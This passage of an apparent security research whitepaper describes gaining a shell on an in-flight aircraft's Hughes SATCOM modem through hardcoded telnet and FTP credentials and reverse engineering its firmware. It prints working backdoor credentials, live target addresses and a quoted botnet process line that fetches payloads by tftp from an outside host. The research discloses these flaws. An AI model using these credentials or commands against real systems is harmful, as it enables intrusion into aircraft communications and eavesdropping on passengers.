mov     edi, offset aSwordfish
or      ecx, 0FFFFFFFFh
xor     eax, eax
push   offset Str1       ; "-> "
repne scasb
not    ecx
```

Obviously, the next step was to try this backdoor against the GEE's MODMAN to see if we could really get a shell on an in-flight aircraft, via the Internet

```
Trying 128.65.92.65...
Connected to 128.65.92.65.
Escape character is '^]'.
VxWorks login: brighton
Password:
->
```

We were in.

One of the most disappointing aspects of this discovery is that these hardcoded credentials have been present and well known in certain Hughes devices since at least the mid 2000's.^{16,17,18}

Post-Exploitation

It was also possible to access the FTP server using the same credentials. By accessing the filesystem we could download the actual firmware ('/cfg0/main.bin') running in the MODMAN in addition to logs or configuration files.

So, we already have access to the firmware, web interface, VxWorks Shell, FTP server, and documentation. These elements allow us to understand the system and its capabilities in detail. Although, we cannot forget that we were accessing an in-flight aircraft so the idea is to gain as much knowledge as possible while performing innocuous, and ideally passive, actions only. In order to comply with this approach, it is crucial to reverse engineer the firmware and map all those functionalities that are described in the collected documents, into the assembly that is being analyzed. However, as we have previously seen, we also need to stay vigilant to spot undocumented functionalities.

As a result, this is basically a static analysis approach; although we are leveraging the access to a live system in order to gather some information that can be useful to add some context.

There are two main goals for the post-exploitation phase, we want to:


- Turn the GEE's ARINC 791 equipment (MDU, HPT and ACU) into a malicious intentional radiator. This involves controlling the power of the transmission, how and when the signal is transmitted and the antenna pointing mechanism.
- Eavesdrop and tamper with crew and passenger's communications.

Satellite terminals are usually quite complex in terms of functionalities. Despite this we are oversimplifying here to introduce an underlying issue: Satellite terminals are 'dumb' devices.

¹⁶ <http://www.dslreports.com/forum/r22972398-HN7000S-HN7000s-serial>

¹⁷ <http://www.dslreports.com/forum/r18345515-telnet-login>

¹⁸ <http://www.dslreports.com/forum/r21504271-HN7000S-How-to-use-static-IP>



This does not mean they are not capable of doing complex actions, but they require ‘someone’ to tell them when, and usually how, to perform those operations. In this sense, they are similar to an ATM, which is totally capable of performing complex tasks, such as dispensing cash, but it must be instructed from the Host on how to do so.

We have to take into account that most of the time the SATCOM modem depends on the Network Operations Center (NOC) to comply with the satellite network’s requirements. We will see later how potential attackers can leverage this design.

There are three key documents that can be used as a reference to understand the system as whole as well as the devices we have previously described:

- “HX System Overview”¹⁹
It provides a comprehensive analysis of the Hughes HX system. If you are interested in following this whitepaper from a technical perspective, this document is a highly recommended reading.
- “Apparatus and Method for Efficient TDMA Bandwidth Allocation for TCP/IP Satellite-Based Networks”²⁰
This patent from Hughes contains really valuable information about the internal protocols used between the NOC and the Earth Stations. It can be used to reconstruct and understand proprietary packet structures in the firmware.
- “Row 44, Inc. Application for Authority to Operate Up to 1,000 Technically Identical Aeronautical Mobile Satellite Service Transmit/Receive Earth Stations Aboard Commercial and Private Aircraft”²¹

¹⁹ <https://usermanual.wiki/Hughes/HxSystemoverview.867933836/view>

²⁰ <https://www.google.com/patents/US6834039>

²¹ https://apps.fcc.gov/edocs_public/attachmatch/DA-09-1752A1.pdf

This is the FCC's approval letter for Row44 that authorizes them to operate the ARINC 791 system we are analyzing. It contains valuable information about its internal logic and functionalities.

The version of the HX200 firmware in scope is '6.9.0.51'.

```
Main.bin: 6e64d4821c71d1312ff42d8dc8d2c86795852ed1
```

Inside 'main.bin' we can find a MIPS VxWorks image which embeds the Hughes Crypto Kernel²² (libchk.elf) for terminals operating in FIPS 140-2 mode. This library is also used, at runtime, to verify the digital signature of main.bin. This security scheme can be bypassed.

The VxWorks image has been compiled with the full Symbol Table intact, so it was possible to reconstruct symbols using a simple IDA script that can be found at the IOActive public repository.²³

Firmware Functionalities

The HX200 is a high-performance satellite router designed to provide carrier-grade IP services using dynamically assigned high-bandwidth satellite IP connectivity. The firmware is quite complex due to the number of functionalities that have been implemented, such as:

- Software and configuration updates via download from the HX Gateway
- Implements dynamic, self-tuning Performance Enhancement
- Performance Enhancing Proxy²⁴ (PEP) software to accelerate the throughput performance by optimizing the TCP transmission over the satellite, delivering superior user experience and link efficiency
- Configuration, status monitoring, and commissioning via the NOC
- Embedded Web interface for local status, control and troubleshooting
- Remote terminal management via the Hughes Unified Element
- Manager and SNMP agent
- Dynamic outbound coding and modulation changes based on received signal
- Dynamic inbound coding changes based on received signal
- Dynamic remote uplink power control

²² <https://csrc.nist.gov/Projects/Cryptographic-Module-Validation-Program/Certificate/919>

²³ <https://github.com/IOActive/>

²⁴ <https://www.ietf.org/proceedings/50/I-D/pilc-pep-05.txt>

The following areas illustrate some of the functionalities that will fit into our attack scenario.

Authentication

As we could expect, the 'brighton/swordfish' backdoor is present. Please note that the password is in VxWorks' hashed form.

```
--  
jal    sysClkEnable  
nop  
li     $a0, 0x14  
la     $a2, aNull_0      # "/null"  
la     $v0, selWakeupListInit  
sw     $v0, 0x8161268C  
jal    iosInit  
li     $a1, 0x190  
li     $v1, 0xFFFFFFFF  
sw     $v1, 0x816A0254  
jal    sysHuachucaPresent  
nop  
jal    ttyDrv  
nop  
la     $s2, aBrighton    # "brighton"  
la     $s3, aSccydysdzq # "SccydySdzQ"  
li     $s0, 0x816432D0
```

```
jal    loginInit  
nop  
la     $a0, loginPrompt  
jal    shellLoginInstall  
move   $a1, $zero  
move   $a0, $s2  
jal    loginUserAdd  
move   $a1, $s3
```

In addition to these credentials we can find another pair: 'crypto/officer'. These are apparently used for the Crypto-officer role that terminals, operating in FIPS-140-2 mode, need to support. These credentials are initialized by 'cfm_get_support_parms'

```
la     $a1, aCrypto      # "crypto"  
jal    strcpy  
move   $a0, $s0
```

```
loc_80058154:  
addiu  $s0, $s1, 0xF0  
move   $a0, $s0  
jal    strcmp  
move   $a1, $s2  
bnez   $v0, loc_80058180  
li     $v0, 3
```

```
la     $a1, aOfficer     # "officer"  
jal    strcpy  
move   $a0, $s0  
li     $v0, 3
```

Then added to the embedded web server configuration to restrict access to certain web pages to the CryptoOfficer role only.



```
la    $a0, aCryptoofficer # "CryptoOfficer"
addiu $a1, $s2, 0xA0
jal   httpPwdConfAdd
addiu $a2, $s2, 0xF0
move  $a0, $s3
```

As we can see in the paths, there are some specific functions reserved for this role.

```
la    $a1, aCryptoofficerG # "/cryptoofficer/gatewaydeconfig/"
la    $a2, rpmGWDeconfig
jal   httpRpmConfAdd
li    $a0, 2
la    $a1, aCryptoofficerF # "/cryptoofficer/factorydefault/"
la    $a2, rpmToFactoryDefault
jal   httpRpmConfAdd
li    $a0, 2
la    $a1, aCryptoofficerE # "/cryptoofficer/excctrlcmd.html"
la    $a2, rpmExcCtrlCmd
jal   httpRpmConfAdd
li    $a0, 2
li    $a0, 2
la    $a1, aCryptoofficersS # "/cryptoofficer/showkeyfileupload/"
jal   httpRpmConfAdd
move  $a2, $s1
li    $a0, 4
la    $a1, aCryptoofficerK # "/cryptoofficer/keyfileuploaddone/"
jal   httpRpmConfAdd
move  $a2, $s0
li    $a0, 2
la    $a1, aCryptooffice_0 # "/cryptoofficer/showcfgupload/"
jal   httpRpmConfAdd
```

Definitely, we could use these backdoors to gain access to the MDU through FTP, Telnet or the embedded Web UI, in those places where it requires authentication.

Malware Targeting SATCOM Terminals through Exposed Telnet Service

In this case, before proceeding with the static analysis approach we leveraged the access to a live system to obtain a clear picture of the network activity. We can use both the shell and the Web UI to obtain this information, as in some cases the web UI is merely a wrapper for VxWorks' shell commands.

We previously described that the device was exposing, among other services, the VxWorks default shell. In the following picture, that shows the active network connections, there is an interesting pattern:

← → ↻ ⓘ No es seguro | 128.65.86.65/fs/advanced/advanced.html

S/N: 2251594
Main.bin: [6.9.0.51]
Fallback.bin: [6.9.0.20_PID]

Advanced Configuration and Statistics

Enable Auto Refresh: Interval (sec):

	PCB	Proto	Recv-Q	Send-Q	Local Address	Foreign Address (State)
+ NAT Stats						
+ OHC	87b7765c	TCP	0	0	128.65.86.65.80	.2122
+ IPComp	87b770b0	TCP	0	0	128.65.86.65.80	.15990
+ IPSec/IKE	87b764d4	TCP	0	0	128.65.86.65.80	.10218
+ Stack Buf Pool	87b7744c	TCP	0	0	128.65.86.65.80	.23233
+ SNMP	87b76e1c	TCP	0	0	192.168.0.1.80	36563
	87b76c0c	TCP	0	0	128.65.86.65.80	.21026
- - More - -	87b76b04	TCP	0	0	128.65.86.65.80	.32281
- arpShow	87b76a80	TCP	0	0	128.65.86.65.80	.7262
- ICMP Config	87b76978	TCP	0	0	128.65.86.65.80	.14636
- ICMP-Lan1 Stats	87b766e4	TCP	0	0	128.65.86.65.80	.12263
- ICMP-Lan2 Stats	87b76d98	TCP	0	0	192.168.0.1.80	36538
- ICMP-Inrt Stats	87b76b88	TCP	0	0	128.65.86.65.80	.2728
- ICMP-Otrt Stats	87b76558	TCP	0	0	128.65.86.65.80	.17954
- ICMP-IRL Stats	87b76d14	TCP	0	0	128.65.86.65.80	.14575
- vxICMP Stats	87b76fa8	TCP	0	0	128.65.86.65.80	.27764
- ifShow(iname)	87b76ea0	TCP	0	0	128.65.86.65.80	.18288
- ifShow AllStats	87b77134	TCP	0	0	128.65.86.65.80	.20100
- IGMP AllStats	87b76c90	TCP	0	0	128.65.86.65.80	.29499
- inet Stats	87b768f4	TCP	0	0	128.65.86.65.80	.17008
- IPM ARP Cache	87b769fc	TCP	0	0	128.65.86.65.80	.26656
- IPM ARP Cache per VLAN (ID)	87b767ec	TCP	0	0	128.65.86.65.80	.20527
- IPM-Lan1 Stats	87b76870	TCP	0	0	128.65.86.65.80	.31732
- IPM-Lan2 Stats	87b772c0	TCP	0	0	128.65.86.65.80	.5721
- IPM-Inrt Stats	87b76768	TCP	0	0	192.168.0.1.80	192.168.0.2.36521
- IPM-Otrt Stats	87b7702c	TCP	0	0	128.65.86.65.23	114.231.166.154.5866
- IPM-IRL Stats	87b76660	TCP	0	0	192.168.0.1.80	192.168.0.2.36495
- IPM Interface	87b763cc	TCP	0	0	192.168.0.1.80	192.168.0.2.36477
- IP Stats	87b771b8	TCP	0	0	192.168.0.1.80	192.168.0.2.36473
	87b77554	TCP	0	0	128.65.86.65.23	181.27.184.18.36913
	87b77344	TCP	0	1224	192.168.0.1.2100	10.7.0.10.2035
	87b775d8	TCP	0	0	192.168.0.1.2300	192.168.0.2.56658

There are a couple of public IPs trying to connect to the Telnet service, so the highlighted IP (181.27.184.18) was further investigated to understand whether these connections were targeted or not.

```
Nmap scan report for 181-27-184-18.speedy.com.ar (181.27.184.18)
Host is up (0.45s latency).
Not shown: 990 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
23/tcp    filtered   telnet
53/tcp    filtered   domain
80/tcp    open       http
554/tcp   filtered   rtsp
555/tcp   filtered   dsf
1025/tcp  filtered   NFS-or-IIS
1026/tcp  filtered   LSA-or-nterm
4224/tcp  filtered   xtell
8093/tcp  filtered   unkno
```

The offender host appeared to be a compromised router from Argentina. By examining the running processes, it is easy to notice that something is wrong in the router:

```

~ $ ps
  PID  Uid      VSZ  Stat  Command
    1  root      1212 SW    init
...
  577  root      1508 SW    /usr/bin/ip6aac
  587  root      1212 SW    -sh
  619  root      1500 DW    /usr/bin/adslstart 2 1
  620  root      1500 DW    /usr/bin/adslstart 2 1
  695  root       764 SW    /sbin/2684d
 1509  root          SW<  [kTPTd]
 1517  root       224 SW    iwcontrol wlan0
 1946  root       292 SW    l2bwl4bw57bw3f3opmps
 1947  root       268 SW    l2bwl4bw57bw3f3opmps
 1949  root       384 SW    l2bwl4bw57bw3f3opmps
 2401  root       428 SW    l2bwl4bw57bw3f3opmps
 2741  root       836 SW    /usr/bin/3g-stub
 2746  root      1268 SW    3g-mngr diald
 2775  root      1284 SW    3g-mngr diald
 2895  root      1212 SW    sh -c cd /tmp || cd /var/run || cd /mnt || cd
/root |
 2903  root      1212 SW    sh tftp2.sh
 2913  root      1212 SW    sh -c cd /tmp || cd /var/run || cd /mnt || cd
/root |
 2921  root      1208 SW    sh tftp2.sh
 2923  root      1220 SW    tftp -r ntpd -g 104.153.108.77
 2945  root       252 SW
 2946  root      1220 SW    tftp -r sshd -g 104.153.108.77
 2947  root      1404 SW    /usr/sbin/dropbear
 2962  root      1212 SW    -sh

```

Further analysis revealed this router was part of the Gafgyt IoT botnet, scanning for new potential targets. There is no indication that this malware family either had success accessing the SATCOM terminal on any aircraft or that it was specifically targeting airborne routers, so we should consider this situation as a 'collateral damage'. However, the astonishing fact is that this botnet was, inadvertently, performing brute-force attacks against SATCOM modems located onboard an in-flight aircraft.

Accelerators

SATCOM devices usually implement data accelerators, either internally or by using external equipment. Hughes' HX system is not an exception so its terminals support both TCP/IP and Web browsing acceleration through the PEP and TurboPage functionalities respectively. The following pictures are extracted from official Hughes documents²⁵.

²⁵ <https://usermanual.wiki/Hughes/H48792Hr1.788988241.pdf>

Hughes TurboPage

TurboPage works by reducing the chattiness involved in fetching objects that are part of a Web page. The TurboPage client intercepts Web requests on the remote router and talks to a TurboPage server at the data center. The normal process would involve waiting for a remote PC to parse the initial HTML page, sending a DNS (domain name server) request for each server that has an object such as an image or flash file, and then initiating multiple requests to each of those other servers to retrieve each required object. Instead, the TurboPage server prefetches the objects and caches them temporarily at the terminal, providing a local delivery of the requested objects rather than requiring an end-to-end request and response. TurboPage therefore assures the freshest content from the Web server, while delivering lightning-fast performance. Figure 1 illustrates the data flow of the TurboPage feature.




Figure 1. How TurboPage Works

Hughes ActiveCompression

ActiveCompression is a new feature available in TurboPage that adds a powerful two-stage compression scheme to the outbound HTTP traffic stream. To achieve the high compression savings, ActiveCompression incorporates both long-range and short-range compression schemes with dynamic real-time selection of the optimal algorithm.




Figure 2. Two-Stage Compression

We can easily identify the functions behind the TurboPage implementation, as the following image shows. From an offensive perspective, this would allow an attacker to intercept the websites that are being requested, also opening the door to manipulate data at will.

- Function name
-  TTMPCLI::inactivityCheck(uint)
 -  TTMPCLI::logRespTime(int)
 -  TTMPCLI::sendKeepAlive(void)
 -  TTMPCLI::DecompUsingV44(V44 *,char *,int)
 -  TTMPCLI::DecompUsingYK(CYKDecompress *,char ...)
 -  TTMPCLI::DecompUsingBlc(char *,int)
 -  TTMPCLI::DecompUsingHybrid(char *,int)
 -  TTMPCLI::DecompUsingBlcV44(char *,int)
 -  TTMPCLI::updateParams(TpeBool)
 -  TTMPCLI::isTTMPBuffAvailable(uint,int,int *)
 -  TTMPCLI::allocateTTMPTranEntryObject(int *)
 -  TTMPCLI::getUpstreamIPAndPort(int *)
 -  TTMPCLI::initMachine(void)
 -  TTMPCLI::changeStateAndRegisterEvents(int)
 -  TTMPCLI::changeState(DxEvent *)
 -  TTMPCLI::runMachine(DxEvent *)
 -  TTMPCLI::handleEventsInWaitingForDownBuffState(...)

```
# TTMPCLI::DecompUsingBlc(char *, int)
DecompUsingBlc_7TTMPCLIpci:
var_128= -0x128
var_124= -0x124
var_120= -0x120
var_20= -0x20
var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC
var_8= -8
addiu $sp, -0x138
sw $s1, 0x138+var_14($sp)
move $s1, $a0
sw $ra, 0x138+var_8($sp)
sw $s3, 0x138+var_C($sp)
sw $s2, 0x138+var_10($sp)
sw $s0, 0x138+var_18($sp)
lw $v0, 0x64C($s1)
sw $v0, 0x138+var_20($sp)
lw $v1, 0x74C($s1)
move $s0, $a1
beqz $v1, loc_8035742C
move $s2, $a2
```

Also, there are compression algorithms involved in this functionality, such as YK, BLC, or the extended version of V44 that was created by Hughes.


-  V44::init(CompressionMem *,DeCompressionMem *)
-  V44::~~V44(void)
-  V44::V44EncoderInit(void)
-  V44::V44DecoderInit(void)
-  V44::V44EncoderClose(void)
-  V44::V44DecoderClose(void)
-  V44::lzjh_init_pm(uchar)
-  V44::lzjh_init_mpm(uchar,ushort,ushort)
-  V44::lzjh_e_reinit(void)
-  V44::lzjh_e_data(uchar *,ushort,uchar *,ushort)
-  V44::find_longest_match(void)
-  V44::extend_string(uchar)
-  V44::long_comp_string(uchar,uchar *,uchar *)
-  V44::long_process_code_word(ushort)

```
# V44::V44EncoderInit(void)
V44EncoderInit_3V44:
var_8= -8
var_4= -4
addiu $sp, -0x18
sw $s0, 0x18+var_8($sp)
move $s0, $a0
sw $ra, 0x18+var_4($sp)
lw $v0, 4($s0)
beqz $v0, loc_8034F978
lw $ra, 0x18+var_4($sp)
```

```
lw $v1, 0x214($v0)
bnez $v1, loc_8034F8BC
nop
```

```
lw $v1, 4($s0)
```

Performance Enhancing Proxy



The image shows a debugger window with a list of function names on the left and the assembly code for the selected function, `pepTsTcpSpoofEntry_get`, on the right.

Function name list:

- `pepGenCfPeerEntry_get`
- `pepEpStGen_get`
- `pepEpStBBEntry_get`
- `pepGenConf_get`
- `pepGenCfPepProfileEntry_get`
- `pepTsConf_get`
- `pepTsCfSelTcpSpoofEntry_get`
- `pepTsTcpSpoofEntry_get`**
- `pepTsStGen_get`
- `pepTsStBackbone_get`
- `pepTsLocalTcp_get`
- `pepTsStBBGenEntry_get`
- `pepTsStBBEntry_get`
- `pepTsStBBLocalTcpEntry_get`
- `pepTsStSelTcpSpoofEntry_get`
- `pepStPerPeerTableEntry_get`
- `pepPbpConf_get`

Assembly code for `pepTsTcpSpoofEntry_get`:

```
pepTsTcpSpoofEntry_get:
var_70= -0x70
var_68= -0x68
var_64= -0x64
var_28= -0x28
var_24= -0x24
var_20= -0x20
var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4
arg_10= 0x10
addiu $sp, -0x80
move $t0, $a0
sw $s3, 0x80+var_C($sp)
move $s3, $a1
sw $ra, 0x80+var_4($sp)
sw $s4, 0x80+var_8($sp)
sw $s2, 0x80+var_10($sp)
sw $s1, 0x80+var_14($sp)
sw $s0, 0x80+var_18($sp)
lw $a0, 0($t0)
lw $v1, 0($s3)
lbu $v0, 0xE($s3)
move $s2, $a2
move $s4, $a3
andi $s1, $v0, 0xFF
```


Companies should notice that accelerators need to be considered an attack vector for SATCOM deployments. Usually the logic behind them involves intense parsing of web pages and/or TCP/IP packets.

Automatic Beam Switching (ABS)

This kind of technology allows the ACU to be directly controlled by a modem in order to maintain connectivity while moving from different beams. This 'roaming' is performed according to locally stored satellite footprint maps, satellite parameters and real-time positions. Although the MDU supports this mode of operation, when it is enabled through the 'local.a' configuration file ('/cfg0/local.a'), for GEE's deployment this functionality has been disabled:

```
absCfEnable=0
acuCfPort=0
acuCfType=0
acuCfPolType=0
acuCfIpAddress=0
```

However, it is interesting to briefly analyze the logic behind HX200's ABS implementation to illustrate how potentially, in a different scenario, it would be possible to command a specific ACU (different from the model that GEE is using) directly from the modem.



First of all, the firmware checks whether ABS has been enabled, and if so then proceeds to obtain the required parameters for the supported ACU²⁶, from the same configuration file, such as IP and port.

```

addiu   $sp, -0x120
la      $v0, aAcucfport # "acuCfPort"
li      $v1, 2
sw      $v0, 0x120+var_90($sp)
li      $v0, 0x80E54220
addiu   $a0, $sp, 0x120+var_10
sw      $v0, 0x120+var_88($sp)
la      $v0, aAcucftype # "acuCftype"
sw      $v0, 0x120+var_7C($sp)
li      $v0, 0x80E54228
sw      $v0, 0x120+var_74($sp)
la      $v0, aAcucfpoltype # "acuCfPolType"
sw      $v0, 0x120+var_68($sp)
li      $v0, 0x80E5422A
addiu   $a2, $sp, 0x120+var_110
addiu   $a1, $sp, 0x120+var_90
addiu   $a3, $sp, 0x120+var_40
sw      $v0, 0x120+var_60($sp)
la      $v0, aAcucfipaddress # "acuCfIpAddress"
sw      $v1, 0x120+var_8C($sp)
sw      $v1, 0x120+var_84($sp)

```

Then the MDU tries to connect to the ACU

²⁶ orbit-cs.com

```

acuConnect:
var_10= -0x10
var_C= -0xC
var_8= -8

addiu   $sp, -0x20
sw      $s1, 0x20+var_C($sp)
la      $s1, aUninitialized # "UNINITIALIZED"
move    $a0, $s1
la      $a1, aCreatingSocket # "Creating Socket."
sw      $ra, 0x20+var_8($sp)
jal     sprintf
sw      $s0, 0x20+var_10($sp)
li      $a0, 2
li      $a1, 1
jal     socket
li      $a2, 6
sw      $v0, 0x80E5422C
bltz   $v0, loc_800D2F64
move    $a1, $zero

```

```

li      $s0, 0x80E54230
move    $a0, $s0
jal     memset
li      $a2, 0x10
move    $a0, $s1
lw      $v1, 0x80E54224
lhu     $a2, 0x80E54220
la      $a1, aConnectingToAc # "Connecting to ACU."
li      $v0, 2
sb      $v0, 1($s0)
sw      $v1, 4($s0)
jal     sprintf
sh      $a2, 2($s0)
lw      $a0, 0x80E5422C
move    $a1, $s0
jal     connect
li      $a2, 0x10
bltz   $v0, loc_800D2F5C
nop

```

```

loc_800D2F5C:
jal     acuDisconnect
nop

```

```

jal     acuConnectHandshake
nop
j       loc_800D2F6C
lw      $ra, 0x20+var_8($sp)

```

```

loc_800D2F64:
li      $v0, 0xFFFFFFFF
lw      $ra, 0x20+var_8($sp)

```

Once connected, it uses the custom ACU's protocol to initiate the handshake.

```

acuConnectHandshakeOrbit:
var_60= -0x60
var_21= -0x21
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x70
sw      $s0, 0x70+var_20($sp)
la      $s0, aUninitialized # "UNINITIALIZED"
move    $a0, $s0
la      $a1, aRequestingImuS # "Requesting IMU status."
sw      $ra, 0x70+var_4($sp)
sw      $s6, 0x70+var_8($sp)
sw      $s5, 0x70+var_C($sp)
sw      $s4, 0x70+var_10($sp)
sw      $s3, 0x70+var_14($sp)
sw      $s2, 0x70+var_18($sp)
jal     printf
sw      $s1, 0x70+var_1C($sp)
lw      $a0, 0x80E5422C
la      $s3, aOcrOdImusSt # "$0cr/od/imus/st$\n"
move    $a1, $s3
li      $a2, 0x11
jal     send
move    $a3, $zero
la      $s5, aOcrOdImusTi # "$0cr/od/imus/ti$\n"
li      $v1, 0x11
bne     $v0, $v1, loc_800D3040
move    $s2, $s0


```

```

la      $s1, aNoneSent # "None Sent"
move    $a0, $s1
la      $s0, aRequestImuStat # "Request IMU Status: %s"
move    $a1, $s0
jal     printf
move    $a2, $s3
la      $a1, aWaitingForImuS # "Waiting for IMU status."
jal     printf
move    $a0, $s2
lw      $a0, 0x80E5422C
addiu   $a1, $sp, 0x70+var_60
